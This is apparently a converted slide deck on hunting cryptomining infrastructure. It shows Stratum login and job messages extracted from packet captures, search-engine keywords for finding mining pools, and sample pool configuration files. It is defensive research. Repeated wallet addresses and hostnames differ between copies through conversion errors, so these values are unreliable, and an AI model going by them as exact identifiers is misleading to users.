
3 client pkts, 4 server pkts, 3 turns.

Entire conversation (947 bytes) Show and save data as ASCII Stream 17

Find: Filter Out This Stream Print Save as... Back Close

Network Capture

Extracting Stratum configuration from PCAPs



DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Extracting Stratum configuration from PCAPs

Login Request (JSON-RPC)

```
{  
  "method": "login",  
  "params": {  
    "login": "4BrL51JCCc..Lc46hd..i",  
    "pass": "x",  
    "agent": "XMRig/0.8.2"  
  },  
  "id": 1  
}
```

DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106


Extracting Stratum configuration from PCAPs

Job Assignment (JSON-RPC)

```
{  
  "jsonrpc": "2.0",  
  "method": "job",  
  "params": {  
    "blob": "0707d5efb9d6057e95a...5c358f907dbcbb72b01",  
    "job_id": "4BiGm3/RgGQzgkTI/xV0smdA+EGZ",  
    "target": "b88d0600"  
  }  
}
```


DNS Answer xmr-eu.dwaripool.com: type A, class IN, addr 79.137.57.106

Extracting Stratum configuration from PCAPs



DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Looking for stratum servers over the Internet



Search Engines for Connected Hosts



Those search engines are scanning Internet for **specific protocols**



They expose scan results through **APIs**



We use those services to look for specific keywords referring to the **Stratum Mining Protocol** or **Mining Pool Websites**

Keywords to identify stratum servers

X-Stratum
Custom
HTTP
Headers

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 190
X-Stratum: stratum+tcp://litecoinpool.org:3333
```

Stratum
Standard
Messages

```
Mining server is Online
mining.set_difficulty
mining.notify
Wrong Wallet ID
Mining Pool Online
You are trying to connect to a Stratum server
```

Miner
HTTP
Status

```
"connection": {
  "pool": "gulf.monerocean.stream:10008",
  "uptime": 1195392,
  "ping": 113,
  "failures": 3,
  "error_log": []}
```

Stratum
Proxies

```
Ethereum stratum proxy<br>DAG-file: 04a3fa11bc92b068<br><br>Main
server us2.ethermine.org:4444 (172.65.226.101) connected<br>Failover
server1 us1.ethermine.org:14444 (172.65.218.238) connected<br>
```

Keywords to identify Mining Pool Websites

Common keywords

Mining Pool</title>

Stratum+tcp

Top 10 miners

Pool blocks

Worker Statistics

Coin-logo

X-wallet-id

Script

...

Node-cryptonote-pool and forks

<Title>Cryptonote Pool

<script src="config.js"></script> #coinName

href="//github.com/zone117x/node-cryptonote-pool"

href="https://github.com/dvandal/cryptonote-nodejs-pool"

Open Ethereum Pool

<title> Open ethereum

\>open-ethereum-pool\

open-ethereum-pool/config/environment

Nodejs Pool

isActivePage('home')

<script src="globals.js"></script>

href="https://github.com/Snipa22/nodejs-pool"

Node Open Mining Portal (NOMP)

<title>NOMP

href="https://github.com/zone117x/node-open-mining-portal/ href="/api"

href="https://github.com/foxa666/node-open-mining-portal"

Node Cryptonote Pool and its Forks

config.js


```
var api = "https://pool.graft.community/api";
var poolHost = "pool.graft.community";

var email = "pool@graft.community";
var telegram = "https://t.me/GraftDonationPool";
var discord = "";

var marketCurrencies = [{"symbol}-BTC", "{symbol}-USD", "{symbol}-EUR",
var blockchainExplorer = "https://graft.observer/block/{id}";
var transactionExplorer = "https://graft.observer/tx/{id}";

var themeCss = "themes/default.css";
var defaultLang = 'en';
```

<https://pool.graft.community/api/stats>



```
config:
  poolHost: "graft.community"
  ports:
    0:
      port: 3300
      donation: 0
      difficulty: 5000
      desc: "Single CPU mining"
    1:
      port: 5500
      donation: 0
      difficulty: 50000
      desc: "Mining rig"
    2:
      port: 7700
      donation: 0
      difficulty: 50000
      desc: "SSL connection"
      ssl: true
```

Node Cryptonote Pool and its Forks


config.js

```
var api = "https://pool.graft.community/api";
```

```
var api = "https://pool.graft.community/api";  
var poolHost = "pool.graft.community";
```

```
var blockchainExplorer = "https://graft.observer/block/{id}";  
var transactionExplorer = "https://graft.observer/tx/{id}";
```

```
var themeCss = "themes/default.css";  
var defaultLang = 'en';
```



```
poolHost: "graft.community"  
ports:  
  0:  
    port: 3300
```


```
desc: "Mining rig"  
2:  
  port: 7700  
  donation: 0  
  difficulty: 50000  
  desc: "SSL connection"  
  ssl: true
```

Nodejs Pool

globals.js

```
'use strict';
angular.module('pool.globals', [])
.factory('GLOBALS', function() {
  return {
    pool_name: "Stellite CryptoPool.Space",
    pool_mining: "Pool.XTL.CryptoPool.Space",
    api_url: "https://xtl.cryptopool.space/api",
    api_refresh_interval: 30000,
    app_update_interval: 10*60000,
    coin_name: "Stellite",
    coin_ticker: "XTL",
    coin_block_time: 300,
    coin_divisor: 100,
    payout_def: 100,
    color: "blueviolet",
    pool_payout_interval: "Every 2 hours",
    web_miner: false,
    web_miner_url: "xtl.cryptopool.space",
    Trade_Ogre: true,
    Crex24: true,
    Stocks: false,
    Exchange_link : "https://tradeogre.com/exchange/BTC-XTL",
    wallet : "Se3KuNdZqL66qCK5K3ouFnJQqsacvKcqP8de4YgB92iYSd6N3mWuU",
    algo: "cryptonight"
  };
});
```

<https://xtl.cryptopool.space/api/pool/ports>



```
global:
  0:
    host:
      blockID: 523439
      blockIDTime: 1553857708
      hostname: "Pool.XTL.CryptoPool.Space"
      port: 80
      pool_type: "pplns"
      difficulty: 500
      miners: 25
      description: "FireWall Bypass"
    1:
      host:
        blockID: 523439
        blockIDTime: 1553857708
        hostname: "Pool.XTL.CryptoPool.Space"
        port: 443
        pool_type: "pplns"
        difficulty: 2000
        miners: 0
        description: "FireWall Bypass SSL"
    2:
      host:
        blockID: 523439
        blockIDTime: 1553857708
        hostname: "Pool.XTL.CryptoPool.Space"
        port: 8888
        pool_type: "pplns"
        difficulty: 600000
        miners: 23
        description: "Ultra-End Hardware (Anything else!)"
```

Nodejs Pool

globals.js

```
pool_mining: "Pool.XTL.CryptoPool.Space",  
api_url : 'https://xtl.cryptopool.space/api',  
api_refresh_interval: 30000
```


```
pool_mining: "Pool.XTL.CryptoPool.Space",  
api_url : "https://xtl.cryptopool.space/api",  
api_refresh_interval: 30000,  
app_update_interval: 10*60000,  
coin_name: "Stellite",  
coin_ticker: "XTL",  
coin_block_time: 300,  
coin_divisor: 100,  
payout_def: 100,  
color: "blueviolet",  
pool_payout_interval: "Every 2 hours",  
web_miner: false,  
web_miner_url: "xtl.cryptopool.space",  
Trade_Ogre: true,  
Crex24: true,  
Stocks: false,  
Exchange_link : "https://tradeogre.com/exchange/BTC-XTL",  
wallet : "Se3KuNdZqL66qCKSK3ouFnJQsacvKcqP8de4YgB92iYSd6N3nMmu",  
algo: "cryptonight"  
});
```

https://xtl.cryptopool.space


```
hostname: "Pool.XTL.CryptoPool.Space"  
port: 80  
pool_type: "pp1ns"
```

```
global:  
  0:  
    host:  
      blockID: 523439  
      blockIDTime: 1553857708  
      hostname: "Pool.XTL.CryptoPool.Space"  
      port: 80
```

```
port: 443  
pool_type: "pp1ns"  
difficulty: 2000  
miners: 0  
description: "FireWall Bypass SSL"  
  2:  
    host:  
      blockID: 523439  
      blockIDTime: 1553857708  
      hostname: "Pool.XTL.CryptoPool.Space"  
      port: 8888  
      pool_type: "pp1ns"  
      difficulty: 600000  
      miners: 23  
      description: "Ultra-End Hardware (Anything else)!"
```




NOMP (Node Open Mining Portal)



The screenshot shows the NOMP web interface. At the top, there is a navigation bar with links for 'Getting Started', 'Graph Stats', 'Tab Stats', 'Workers Stats', and 'API'. The main content area features a large orange robot icon on the left and a teal background with the text 'Welcome to the future of mining'. Below this, there are four bullet points: 'Low fees', 'High performance Node.js backend', 'User friendly mining client', and 'Multi-coin / multi-pool'. At the bottom, there are two summary cards: 'Global Stats' (purple) showing 'scrypt', '0 Miners', and '0.00 KH'; and 'Pools / Coins' (green) showing 'jewelz', '0 Miners', and '0.00 KH'.

Getting started

